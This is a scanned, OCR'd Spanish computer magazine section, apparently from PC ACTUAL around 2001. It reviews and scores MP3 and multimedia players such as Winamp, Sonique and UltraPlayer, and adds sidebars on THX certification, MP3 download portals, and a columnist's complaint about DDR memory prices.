
Un sistema operativo tan abierto y popular en la comunidad internauta era verdaderamente difícil que permaneciese aislado de este fenómeno de masas. De hecho, los usuarios de Linux son grandes contribuyentes a la expansión de la música digital. Reproductores de ficheros MP3 para Linux los podemos encontrar en la Web sin dificultad, siendo la mayoría desarrollos *freeware* de programadores independientes o de conocidos grupos de programación de software público.

XMMS, GQmpeg o FreeAmp son sólo algunos de ellos. Partícipes de la misma filosofía con la que Linus Torvalds creó Linux a principios de los noventa, la mayor parte de estos programas pueden descargarse gratuitamente de la Web junto con su código fuente. Esto permite a los programadores más avezados modificar los ficheros fuente para incluir sus propias mejoras, o incluso utilizarlos como base para trabajar en sus propios desarrollos. Algunas de estas aplicaciones podemos descargarlas desde sitios web dedicados a la publicación de software libre como *www.freeamp.org*, *www.xmms.org* o *www.freshmeat.net.*



Los incondicionales de Linux pueden descargar gratuitamente de la Web una gran cantidad de aplicaciones. FreeAmp es una de los más utilizadas.

UltraPlayer	Voquette Media Manager	Winamp	WISmp3	WPlay Pro
Ultra	Voquette	Nullsoft	WIS	Thomas Lenart
Gratuito	Gratuito	Gratuito	3.528 pesetas (21,20 euros)	Gratuito
www.ultraplayer.com	www.voquette.com	www.winamp.com	www.wismp3.com	www.mp3rulz.com
No	No	No	No	No
Sí	No	Sí	Sí	Sí
No	Sí	No	No	Sí
No	No	No	No	No
Sí	Sí	No	No	Sí
Sí	Sí	Sí	Sí	Sí
Sí	No	No	No	No
No	Sí	No	Sí	Sí
Sí	No	Sí	No	No
Sí	No	Sí	Sí	Sí
4,2	3,4	4	3,8	4,3
4	4	4	3,5	4
8,2	7,4	8	7,3	8,3



Prácticamente todos los decodificadores incorporan una lista de reproducción que nos permite organizar fácilmente nuestras canciones preferidas.

En los laboratorios del CSELT de Turín se creó la especificación MPEG de la cual deriva el algoritmo de compresión MPEG-1 Layer 3 (MP3).

gran potencia sonora de estos ordenadores contribuyó a la expansión de MOD. Éste sigue vigente gracias a que permite integrar diferentes sonidos con mucha facilidad y más de 31 instrumentos en un mismo fichero de audio.

En cuanto a los Apple Macintosh, han propagado formatos como el HCOM, AIFC o el SND. Este último es compartido por muchas otras plataformas, entre ellas las dos mencionadas anteriormente.

Y para concluir con este breve repaso, vamos a detenernos en grandes sistemas empresariales, como los fabricados por Sun, que recurren a Sun mLaw o NeXT para la creación sonora. Incluso modelos como los de SGI (Silicon Graphics), que se han ganado una gran reputación en el campo de los gráficos avanzados, tienen también este tipo de estándar, el AIFC, que comparten con las soluciones de Apple.

Conclusiones

La utilidad lúdica de este tipo de aplicaciones está fuera de toda duda. Tanto es así que prácticamente todos los sistemas operativos modernos orientados a entornos domésticos y ofimáticos incorporan una. Las últimas versiones de Windows, Linux y MacOS vienen de fábrica armados con uno de estos ingenios. En caso de que tengamos una versión más antigua, podemos descargar de sus respectivas webs completas utilidades de este género.

Parece claro que, en el futuro, llegarán a integrarse con el sistema operativo, adoptando una posición muy similar a la que ocupan hoy los navegadores que nos permiten explorar la Web.

THX, el cine en tu ordenador

La factoría de George Lucas no es prolífica únicamente en la producción de grandes epopeyas cinematográficas y aclamados juegos de ordenador y consola. Ya a principios de los 80, los ingenieros de Lucasfilm comenzaron a desarrollar lo que en la actualidad es un estándar de calidad de imagen y sonido en el ámbito cinematográfico.

La idea inicial era evitar que muchos sonidos bajos que habían sido grabados en la fase de producción pasasen desapercibidos. Su nombre proviene del título de la primera creación de George Lucas llamada *THX 1138*, todo un clásico en el género de la ciencia-ficción.

THX no es más que un conjunto de especificaciones cuya finalidad es que los espectadores perciban la película tal y como fue concebida por su director. Esta certificación no impone marcas de componentes, sino un criterio que permite asegurar una calidad muy elevada tanto acústica como de imagen. Para ello, es necesario tener en cuenta aspectos como la arquitectura de la sala, la reverberación sonora (ecos), el ángulo con el que los espectadores miran la pantalla, el correcto aislamiento de fuentes de sonido externas, etc.




Pues bien, el siguiente paso ideado por esta compañía es trasladar esta experiencia hasta nuestros hogares, y más concretamente hasta nuestros ordenadores. Dell ha sido la primera firma informática que ha fabricado equipos que cumplen las rigurosas exigencias de la certificación THX. Sus modelos Dimension 4100 y 8100 garantizan la máxima calidad en la reproducción de audio y vídeo. Esto significa que, cuando veamos una película en DVD en nuestro ordenador, juguemos a un juego o simplemente escuchemos música, nuestra experiencia será tal y como ha sido concebida por los creadores de la aplicación.

Lo único que nos queda ahora es esperar a que otros fabricantes tomen nota y la oferta de estas anheladas soluciones sea cada vez mayor.

Lycos Sonique

Nos encontramos ante uno de los reproductores más populares de la comparativa, lo que no es extraño debido a la gran calidad que atesora.

Sus cualidades son muchas, pero sin lugar a dudas una de las más importantes es su interfaz. No sólo es tremendamente sencilla de utilizar y vistosa, sino que además es muy potente y totalmente configurable. Con un simple vistazo, uno puede localizar todos los controles que se usan habitualmente en la reproducción de ficheros de sonido, lo que disminuye el tiempo de aprendizaje necesario para sacar el máximo partido de la aplicación.



La calidad de sonido es verdaderamente buena, y todo ello con una carga mínima del sistema. Se ha probado en un ordenador con CPU Intel Pentium III 500 MHz y 64 Mbytes de memoria. En un entorno de trabajo con un total de seis aplicaciones en ejecución, la reproducción de ficheros MP3 con Sonique fue como la seda. Incorpora un ecualizador al que se accede pulsando una pestaña situada en la parte inferior de la interfaz. Por medio de ésta podemos ajustar a nuestro gusto no sólo la ecualización acústica, sino también parámetros tales como el nivel de amplificación o el balance.

Como viene siendo habitual en este tipo de aplicaciones, es posible cambiar la interfaz por medio de las pieles (*skins*) fácilmente localizables en Internet. También existe la opción de seleccionar entre tres modos diferentes de visualización. El primero nos muestra un ecualizador gráfico con imágenes muy llamativas (posiblemente generadas mediante fractales matemáticos), que también podremos seleccionar a nuestro antojo entre la multitud de ellas disponibles. El segundo modo de visualización es el editor de las listas de reproducción, muy completo y sencillo de manejar. Y por último, pero no menos importante, podemos acceder a un completo sistema de búsqueda de música en la Web.

A modo de curiosidad, si hacemos doble clic en una zona de la superficie del reproductor libre de botones, éste cambia de aspecto, rotando entre tres posibles, caracterizados por tener tamaños muy diferentes, lo que nos permite aprovechar mejor el espacio de nuestro escritorio sin necesidad de minimizar la aplicación. Se podrían echar en falta algunas funciones, como la posibilidad de reproducir ficheros de vídeo, pero es subsanable ya que Sonique está concebido como un completo reproductor de audio y no como un *jukebox*.

Sonique	
Precio: Gratuito	
Fabricante: Lycos	
Web: http://sonique.lycos.com	
Valoración	4,1
Precio	4
GLOBAL	8,1


Nullsoft Winamp

Este reproductor de Nullsoft es todo un veterano. Su sobria pero completa interfaz no deja de ganar nuevos adeptos, consolidándose como uno de los más utilizados.

Cuando uno ve por primera vez este reproductor, después de haber probado otros más vistosos como Sonique o UltraPlayer, la primera idea que se le pasa por la cabeza es la de que este producto está a un nivel muy inferior. Pero nada más lejos de la realidad. Aunque es cierto que su interfaz es excesivamente sobria, hasta el punto de parecer anticuada, la potencia que late bajo ella se manifiesta con sólo empezar a manejarlo.

Lo primero que llama la atención es su completísimo ecualizador. No sólo podemos ajustar cada uno de los parámetros a nuestro gusto (algo, por otro lado, bastante habitual en los reproductores), sino que también nos permite cargar automáticamente una serie de ecualizaciones predefinidas con las que podemos adecuar el nivel sonoro al tipo de música que estamos escuchando. La lista es verdaderamente amplia, pudiendo escoger filtros *rock, reggae, pop* o *ska,* entre otras muchas posibilidades. También es factible almacenar nuestras propias ecualizaciones en el disco duro, de modo que podamos cargarlas en posteriores sesiones sin necesidad de reconfigurar todo el sistema.

Parece que el estilo de los desarrolladores de Nullsoft diverge en muchos aspectos de lo que es habitual en otros programadores, ya que lo normal no es ofrecer al usuario tantas posibilidades de personalización a nivel de ecualización como tiene Winamp; más bien, los diseñadores se decantan por incluir muchos tipos distintos de espectros, generados habitualmente por medio de fractales. En este punto Winamp se desmarca, ya que únicamente tiene dos modos, que nos muestran la señal de ecualización como un osciloscopio o como un analizador de espectros. No obstante, dentro de estas dos modalidades, las opciones de configuración siguen siendo muy abundantes.



Winamp	
Precio: Gratuito	
Fabricante: Nullsoft	
Web: www.winamp.com	
Valoración	4
Precio	4
GLOBAL	8

Una característica que comparte con la mayoría de sus congéneres es actualización por medio de *plug-ins*, lo que nos permite aumentar el tipo de ficheros que es capaz de reproducir, añadir nuevos modos de visualización al ecualizador, generar efectos, etc. Donde se aprecia la solera de esta utilidad es en los cuentos de *skins* que podemos descargar de Internet los cientos, y que modifican su aspecto dándole una apariencia más moderna.

Imaginality C-4 Multimedia Player

Este producto es un reproductor que aporta ciertas novedades al conjunto de aplicaciones analizadas en la comparativa. La más importante de ellas es la posibilidad de utilizarlo para escuchar, además de los archivos almacenados en los formatos habituales, aquellos creados con un *tracker* a base de *samples* y otros «ruidos» pregrabados. Sin duda, hay muchos aficionados a la creación de este tipo de música con sus ordenadores, por lo que características como ésta serán bien recibidas por parte de los aspirantes a compositores.

Sin embargo, la apariencia que tiene por defecto cuando se descarga de la Web deja bastante que desear, pero para eso tenemos la posibilidad, como en el resto de reproductores, de cambiarla descargando nuevas *skins* de Internet o creando nuestras propias pieles. En la propia herramienta podemos encontrar un enlace a un sitio web llamado *CyberTropix*, desde el cual podemos descargar nuevos *skins*, buscar en Internet canciones en formato MP3 o simplemente leer noticias relacionadas con el mundo de la música digital.

C-4 Multimedia Player	
Precio: Gratuito	
Fabricante: Imaginality Productions	
Web: www.c4player.com	
Valoración	3,5
Precio	4
GLOBAL	7,5

Finalmente, pese a albergar en su interior varias buenas ideas, tiene una deficiencia importante. Su manejo puede resultar algo engorroso, lo que dificulta en determinados momentos su uso al tardar en encontrar aquella opción que necesitamos configurar. Es una pena, ya que impide otorgarle una nota más alta a una utilidad ciertamente bien desarrollada en otros aspectos.

Cowon Jet-Audio

Jet-Audio	
Precio: 5.118 pesetas (30,75 euros)	
Fabricante: Cowon	
Web: www.jet-audio.com	
Valoración	4,7
Precio	3,1
GLOBAL	7,8

Estamos ante una de las aplicaciones más completas de la comparativa. Lo primero que llama la atención es su interfaz, que nada tiene que ver con la del resto de los reproductores. En este caso se asemeja mucho a una cadena musical, con sus diferentes módulos y mando a distancia. Este mismo diseño fue utilizado hace varios años por diversos fabricantes de herramientas dedicadas a la reproducción de audio digital, como Creative Labs.




Esta utilidad ha sido concebida como un completo sistema de reproducción de ficheros multimedia, siendo capaz de interpretar una gran variedad de formatos. Entre ellos podemos encontrar el clásico MP3, MIDI, CDs de música, RA, etc. También es capaz de trabajar con ficheros de vídeo, aceptando los formatos más habituales de Windows como pueden ser AVI, MPEG o MOV.

Los más duchos en la materia agradecerán la inclusión de un DSP (*Digital Signal Processor*) que nos permitirá utilizar un analizador espectrográfico en nuestras reproducciones. Además, este componente nos habilita para crear efectos en 3D y reverberación en la reproducción de nuestros ficheros de vídeo, lo que dotará a nuestras películas de un realismo inusitado. Asimismo, este tipo de filtros nos permiten simular la acústica de tres ambientes diferentes: habitación, sala de conciertos y estadio al aire libre. Por lo demás, todos los componentes de la aplicación soportan modos de repetición, reproducción en secuencias, acceso directo a nuestras pistas de audio y múltiples álbumes.

J. River Media Jukebox

Media Jukebox	
Precio: 4.400 pesetas (26,49 euros)	
Fabricante: J. River	
Web: www.musicex.com/mediajukebox	
Valoración	4,9
Precio	3,3
GLOBAL	8,2



Al igual que el siguiente *jukebox* de la comparativa, éste nos ofrece un enorme abanico de posibilidades, abarcando desde la reproducción de todo tipo de ficheros multimedia hasta la grabación de CDs. Ya no tendremos que utilizar varias aplicaciones para extraer y posteriormente codificar en formato MP3 las pistas de nuestros CDs musicales. Este producto de J. River integra estas tareas y muchas más en una única aplicación. Podemos utilizarlo para ver la TV a través de Internet o de la señal suministrada por una tarjeta sintonizadora, escuchar la radio vía Web, crear CDs no sólo de audio sino también de datos, podemos exportar ficheros multimedia a dispositivos portátiles, como reproductores de MP3, *handhelds* y Pocket PC, etc.




Una de las funciones más llamativas e interesantes es la de reproducción de películas de DVD, lo que evidencia que en el interior de esta completísima aplicación hay un descompresor de ficheros MPEG-2. La interfaz es similar a la de cualquier aplicación de Windows, pudiendo cambiar algunos módulos de la misma (concretamente los llamados MEGA-ME y MINI-ME) instalando nuevas «pieles» que podemos descargar de la web del producto. Definitivamente, es una plataforma altamente recomendable para todos aquellos que quieran crear y disfrutar de todo tipo de contenidos multimedia evitando la complicación de aprender varias aplicaciones.

MusicMatch Jukebox

Jukebox	
Precio: Gratuito	
Fabricante: MusicMatch	
Web: www.music-match.com	
Valoración	4,3
Precio	4
GLOBAL	8,3

Como su nombre indica, esta herramienta no es un simple reproductor de contenido multimedia, sino un completo paquete que nos permitirá reproducir multitud de formatos de audio y realizar otras tareas muy diferentes, como crear nuestros propios CDs musicales. Este es precisamente el concepto de *jukebox*, con una orientación mucho más amplia que los tradicionales reproductores.



Tiene soporte CDDB, lo que permite elaborar una completa base de datos con información de nuestras canciones preferidas (automáticamente la extrae de Internet). Incorpora también una utilidad de búsqueda de canciones en la Web que nos facilita tener acceso a un repertorio de más de 39.000 temas de libre distribución. Por otra parte, la cantidad de regrabadoras que podemos utilizar para «planchar» nuestros CDs es muy amplia, soportando las más importantes del mercado.

Además de todo lo mencionado, podemos escuchar la radio a través de Internet y reproducir los principales formatos de ficheros de vídeo con una gran calidad tanto de imagen como de sonido. Y para acabar de darle forma a este completo paquete, nos ofrece la posibilidad de gestionar nuestra colección de música digital ordenándola por 17 preselecciones diferentes, entre las cuales tenemos álbum, artista, pista o género. De esta fantástica herramienta podrán disfrutar gratuitamente tanto los usuarios de Windows como los de Mac.

Sorinara Soritong

Este curioso reproductor tiene una novedad muy interesante que le hace distinguirse de los demás. En su completo menú de configuración podemos especificar una gran cantidad de opciones, siendo algunas de ellas novedosas y muy interesantes. En particular, la posibilidad de reducir la calidad del sonido permite que los poseedores de equipos modestos puedan ejecutar concurrentemente varias aplicaciones sin apreciar saltos en la reproducción de audio. Eso sí, inevitablemente, para conseguir esto la calidad del sonido debe empobrecerse, de modo que Soritong reduzca el uso de la CPU. Otro de los parámetros de configuración que nos facilita esta reducción es la posibilidad de seleccionar entre reproducción mono y estéreo. También podemos especificar el tamaño del *buffer* que utiliza la herramienta, con lo que evitaremos esos saltos tan bruscos que dificultan la correcta audición de nuestras canciones favoritas.




Soritong	
Precio: Gratuito	
Fabricante: Sorinara	
Web: www.sorinara.com	
Valoración	3,4
Precio	4
GLOBAL	7,4

La interfaz es muy similar a la ya vista en otras aplicaciones de estas características, pudiendo cambiar la apariencia de la misma descargando las famosas *skins* de Internet. Algo muy de agradecer es la posibilidad de cambiar el idioma de los menús de configuración, entre los cuales se encuentra el español. Finalmente, otra característica curiosa, en la que además se aprecia su procedencia asiática, es la de utilizar esta aplicación como karaoke, permitiéndonos emular a nuestros cantantes predilectos.

UltraPlayer

UltraPlayer	
Precio: Gratuito	
Fabricante: Ultra	
Web: www.ultraplayer.com	
Valoración	4,2
Precio	4
GLOBAL	8,2



Si hay algún reproductor capaz de codearse sin complejos con Winamp y Sonique, ése es UltraPlayer. No sólo incorpora prácticamente las mismas características en cuanto a funcionalidad que los otros dos, sino que les supera en algunos aspectos. Su ecualizador es tan completo como el de sus más directos competidores, la gestión de las listas de reproducción es igual de sencilla, sin embargo les aventaja en cuanto a la cantidad de formatos que es capaz de interpretar. La lista es casi inagotable: MP3, WMA, RealAudio, WAV, MIDI, CD audio, etc. Si a esto añadimos una muy buena calidad de reproducción, el éxito parece asegurado. Pero no acaba aquí todo. A los formatos de sonido previamente mencionados, hemos de añadir su capacidad para reproducir radio a través de Internet y ficheros de vídeo. En cuanto a estos últimos los formatos soportados son Windows Media, AVI, MPEG y Real. De nuevo reproduciendo estos formatos de vídeo cumple sus objetivos con suficiencia.




Un hecho curioso es que incorpora un novedoso sistema de alarma programable que permite a cualquiera utilizarlo como un despertador de mesilla, sólo que esta vez será nuestro ordenador el que nos avise a la hora estipulada. Los más perezosos agradecerán su sistema de búsqueda automática de actualizaciones en Internet, de modo que el software se mantiene siempre al día con los últimos *plug-ins* publicados en la Web.

Voquette Media Manager

Media Manager	
Precio: Gratuito	
Fabricante: Voquette	
Web: www.voquette.com	
Valoración	3,4
Precio	4
GLOBAL	7,4

Como su nombre indica, no estamos ante un simple reproductor. Esta curiosa herramienta es un completo gestor (*manager*) de contenidos multimedia que nos va a permitir planificar, grabar y escuchar audio digital en cualquier formato. Su interfaz dista mucho de las habituales en este tipo de utilidades, pareciéndose más a una aplicación típica de Windows que a un reproductor de audio.



Entre sus características más destacables tenemos su capacidad para transferir audio digital a una gran cantidad de dispositivos portátiles ampliamente difundidos, como son los reproductores MP3, Mini-Discs, grabadoras de cintas y teléfonos móviles con capacidad de reproducción de ficheros MP3. La gran variedad de formatos soportados es otro de sus puntos fuertes. Es capaz de reproducir archivos codificados con el algoritmo MP3, RealAudio, Windows Media Player, WAV, CDs musicales y *streaming* MP3. La calidad de propagación es tan buena como la de cualquiera de las otras aplicaciones de la comparativa.

Algo curioso que pone de manifiesto la distinta concepción con que los desarrolladores de Voquette han diseñado este producto es la ausencia de muchas de las características presentes habitualmente en estos programas. No tiene ecualizador gráfico, carece de pantalla de información del estado de la reproducción y tiene únicamente los botones imprescindibles para poder llevar a cabo dicho proceso. Sin embargo, es especialmente recomendable para aquellos usuarios que únicamente desean trasferir audio a dispositivos portátiles.

WISmp3


WISmp3	
Precio: 3.528 pesetas (21,20 euros)	
Fabricante: WIS	
Web: www.wismp3.com	
Valoración	3,8
Precio	3,5
GLOBAL	7,3

Como muchos aficionados a la música digital ya sabrán, para crear nuestras propias canciones en MP3, necesitamos varios programas: uno que nos permita extraer nuestras canciones favoritas de los CDs musicales (*ripper*), otro para codificar estas canciones con el algoritmo de compresión MPEG-1 Layer 3 (MP3), conocido como *encoder*, y una última herramienta para reproducir el fichero codificado y disfrutar de nuestra música. Esta función se conoce como decodificación, y la realizan los reproductores o decodificadores (*decoders*). Pues bien, WISmp3 aúna en una misma aplicación las tres opciones explicadas anteriormente.

Para conseguir el producto tenemos varias posibilidades. Podemos descargar desde la página del fabricante (*www.wismp3.com*) bien la versión *beta* gratuita, bien la profesional que nos garantiza un uso indefinido (previo pago de 19,99 dólares, unas 3.500 pesetas). En la versión gratuita algunas de las opciones están deshabilitadas, lo que nos va a impedir, entre otras cosas, ajustar a nuestro gusto los niveles de ecualización del reproductor.


La interfaz es muy similar al resto de las opciones ya analizadas, pudiendo de nuevo cambiarla instalando nuevas «pieles» descargadas de Internet. En el apartado de configuración del proceso de codificación merece la pena destacar la oportunidad de utilizar modo rápido o modo profesional, lo que afecta tanto al tiempo empleado para codificar nuestras canciones como a la calidad final de las mismas.

Thomas Lenart WPlay Pro



WPlay Pro	
Precio: Gratuito	
Fabricante: Thomas Lenart	
Web: www.mp3rulz.com	
Valoración	4,3
Precio	4
GLOBAL	8,3

Estamos ante otro de los grandes de la comparativa. Sin llegar a tener las numerosas opciones que nos ofrecen los *jukebox*, no tiene mucho que envidiarles en cuanto a la cantidad de formatos multimedia que es capaz de reproducir.



Como en la mayoría de las herramientas de este tipo, tiene tres partes claramente diferenciadas. La primera de ellas es la habitual pantalla que nos suministra todo tipo de información acerca del fichero que estamos reproduciendo, como puede ser duración, nombre, etc., y que alberga los característicos controles de ejecución. La zona de ecualización nos permite ajustar los niveles a nuestro gusto, pero también podemos cargar un perfil predefinido de los muchos que contiene la aplicación. Y la última parte es la lista de reproducción imprescindible en este tipo de programas.

Entre las características que lo desmarcan de los reproductores más simples están su interfaz adaptable a varias lenguas y el soporte CDDB, que le permite conectarse a una base de datos vía web y obtener una gran cantidad de información de las canciones que estamos escuchando (siempre y cuando el origen sea un CD audio).

Por si esto fuera poco, también podemos realizar conversiones de formatos de ficheros de sonido y «planchar» nuestros CDs desde la misma aplicación, lo que hace totalmente innecesaria el empleo de otras utilidades para llevar a cabo estas tareas.

La música digital llega a tu portal

Elige en Internet tus canciones a la carta

El indiscutible éxito que esta novedosa moda está experimentando en la Red está motivando la aparición de un gran número de sitios web dedicados a satisfacer la enorme demanda de sonido en formato MP3. Analizamos varios de los portales más representativos.

Aunque el formato de compresión MP3 existe desde mediados de la década de los noventa, el año 2000 ha supuesto sin duda un punto de inflexión en su trayectoria. La aparición de portales como Napster y sus sucesores (Konspire, Filetopia o Jungle Monkey entre otros) ha contribuido de forma decisiva a la popularización masiva de este fenómeno. A pesar de no ser el único formato de sonido digital que podemos reproducir en nuestros ordenadores, el escaso tamaño que ocupan nuestras canciones preferidas comprimidas con este avanzado algoritmo lo hacen idóneo para su uso en la Web.

Ahora, lo que nos debemos plantear es cómo conseguir la melodía de moda o esa otra que tan buenos recuerdos nos trae y que no hemos encontrado con el paso del tiempo. No podría ser más sencillo. Únicamente debemos dirigirnos a un sitio web que disponga de servicio de distribución de música y encontraremos lo que buscamos sin problemas. Pero llegados a este punto, tenemos varias opciones. Portales con este tipo de contenidos hay muchos, sin embargo, las formas de distribución y la orientación de cada uno de ellos son diferentes. Además, tenemos desde webs dedicadas exclusivamente a todo lo relacionado con el mundo de la distribución musical hasta páginas generalistas que, además de proporcionarnos acceso a esta clase de temas, aportan otros muchos servicios de distinta índole, como noticias o correo electrónico.

Las tarifas planas se multiplican

Llegados a este punto no vamos a hablar de proveedores de acceso a Internet. Aquellos que están preocupados por el origen de sus baladas en formato MP3, pueden «bajarlas» masivamente de la Web de modo totalmente legal, sin saltarse los derechos que marca la ley ante autores, artistas y empresas discográficas. La compañía española Weblisten.com proporciona, desde el 10 de enero de este año, la primera «tarifa plana» que nos permitirá descargar un número ilimitado de canciones.

La pregunta del millón es: ¿cuánto cuesta este interesante servicio? Por 4.900 pesetas mensuales tendremos acceso a un amplio catálogo de más de 50.000 temas, que abarcan desde las últimas novedades hasta los grandes clásicos. Y lo mejor de todo es que este fondo musical crece vertiginosamente, lo que ha llevado a los responsables de esta compañía a pronosticar que, al término del primer semestre de este año, estará integrado por más de 100.000 temas. En la actualidad, podemos encontrar material de artistas muy conocidos como U2, Michael Jackson, Ricky Martin o Alejandro Sanz, entre muchos otros. En cuanto a los formatos, tenemos MP3 y Windows Media Audio.

Además de este servicio de descarga, **www.weblisten.com** proporciona acceso a una gran cantidad de información, incluso permite comprar CDs y reproductores MP3 *on-line*, participar en sorteos, etc.

No faltan las alternativas

Si lo que nos interesa es la gratuidad, podemos encontrar un «baúl sin fondo» tanto en **www.vitaminic.com** como en **www.mp3.com** La variedad de géneros es enorme, abarcando desde música alternativa hasta *blues*, *tecno* o incluso clásica.

Estos sitios web nos permiten acceder a todo tipo de noticias y documentación, adquirir CDs, etc. Asimismo, poseen un servicio de suscripción por medio del cual se envía automáticamente a la dirección de correo electrónico del usuario todo tipo de noticias sobre aquello que le interese (rellenando previamente un formulario para conocer nuestras preferencias).

Si somos músicos aficionados, este clase de *sites* nos brinda también la posibilidad de publicar nuestras composiciones en Internet, de modo que estén a disposición de todo el mundo. Quién sabe, quizá algún día un promotor escuche alguna de nuestras composiciones y...

Un último tipo de portales son los generalistas, que nos facilitan el acceso a una gran cantidad de datos de diferente tipo. Entre esta variedad, cómo no, podemos obtener abundante información relacionada con temas musicales. Uno de sus valores añadidos es el hecho de contar con una extensa lista de hiperenlaces que nos permitirán localizar muchas más reseñas de las que físicamente están almacenadas en los servidores del portal en cuestión. Prácticamente, todos los sitios webs generalistas contienen este tipo de información, siendo **www.terra.es** o **www.navegalia.com** algunos de los más populares.



Weblisten.com ha sido el primer portal español en ofrecer una tarifa plana de descarga de ficheros MP3 a sus usuarios.

Juan Carlos López



La tecnología nos deja obsoletos

Hace varios meses que me ronda por la cabeza la idea de comprarme un ordenador nuevo. Consciente de que las fechas navideñas no son la mejor época para aventurarme a dicha adquisición, decidí esperar hasta mediados de enero para, una vez agotada la fiebre consumista que a todos nos invade por esa época del año, beneficiarme del previsible asentamiento que los precios experimentan tras la Navidad.

Totalmente ilusionado, empecé a pensar cuál era la configuración que deseaba tuviera mi nuevo equipo. Esta placa, aquel micro, esta otra potentísima tarjeta gráfica... Todo iba estupendamente; hasta que llegó la hora de escoger la tecnología de la memoria RAM. Como soy muy exigente en cuanto a las prestaciones que debe tener mi máquina, no me costó en absoluto decidir ensamblarlo con 256 Mbytes de capacidad. Y, por supuesto, debía ser del tipo DDR, ya que esta novedosa tecnología evita el tradicional cuello de botella que los sistemas con memoria SDRAM padecen, ya que tienen la mitad de ancho de banda.

Una vez concluida la configuración de mi nuevo «amigo», me dispuse a sumar el precio de los componentes para calcular el coste total, que intuía me obligaría a romper mi hucha. Cuál fue mi sorpresa cuando comprobé el precio de la memoria DDR. ¡Nada más y nada menos que el doble de lo que me costaría un módulo SDRAM de la misma capacidad! No puede ser. Toda mi ilusión acababa de irse al garete. Como toda nueva y prometedora tecnología, me imaginaba que su precio sería superior al de la ya casi obsoleta memoria SDR, pero era realmente abusivo.


¿Qué puedo hacer? ¿Esperar unos meses hasta que la memoria DDR sustituya por completo a la SDRAM, entre en fase de producción masiva y sus precios se equiparen? ¿O bien debo aprovechar los bajos precios de una memoria casi obsoleta y ahorrarme una buena cantidad de dinero?

Sin duda, éste es un dilema que, si bien esta vez afecta a la memoria RAM, otras veces atañe a los microprocesadores o a cualquier otro elemento que se integre en nuestros ordenadores. La verdad es que el mercado de componentes informáticos está loco. Pero ya sé lo que haré. Esperaré hasta el año 2050 y, cuando los precios y la tecnología se asienten, compraré mi nuevo equipo. ¿Aguantaré?

Juan Carlos López / jclopez@bpe.es

Nuestra ficha técnica

Los productos analizados en PC ACTUAL disponen de una ficha técnica en la que se incluyen la valoración Técnica y económica otorgada por nuestro Laboratorio Técnico. La ficha técnica se compone de tres partes bien diferenciadas.



❶ Aspectos informativos: nombre del producto analizado, el fabricante y/o distribuidor, junto con su dirección y teléfono y el precio de venta al público, sin IVA. También la dirección del web del fabricante, si éste dispone de ella.

❷ Valoración técnica otorgada por nuestro Laboratorio. Puede tomar valores entre 0 y 6 puntos.

❸ Valoración económica, que puede variar entre 0 y 4. Nuestra base de datos de productos del mercado, nos permite comparar sus precios con los productos de la competencia.

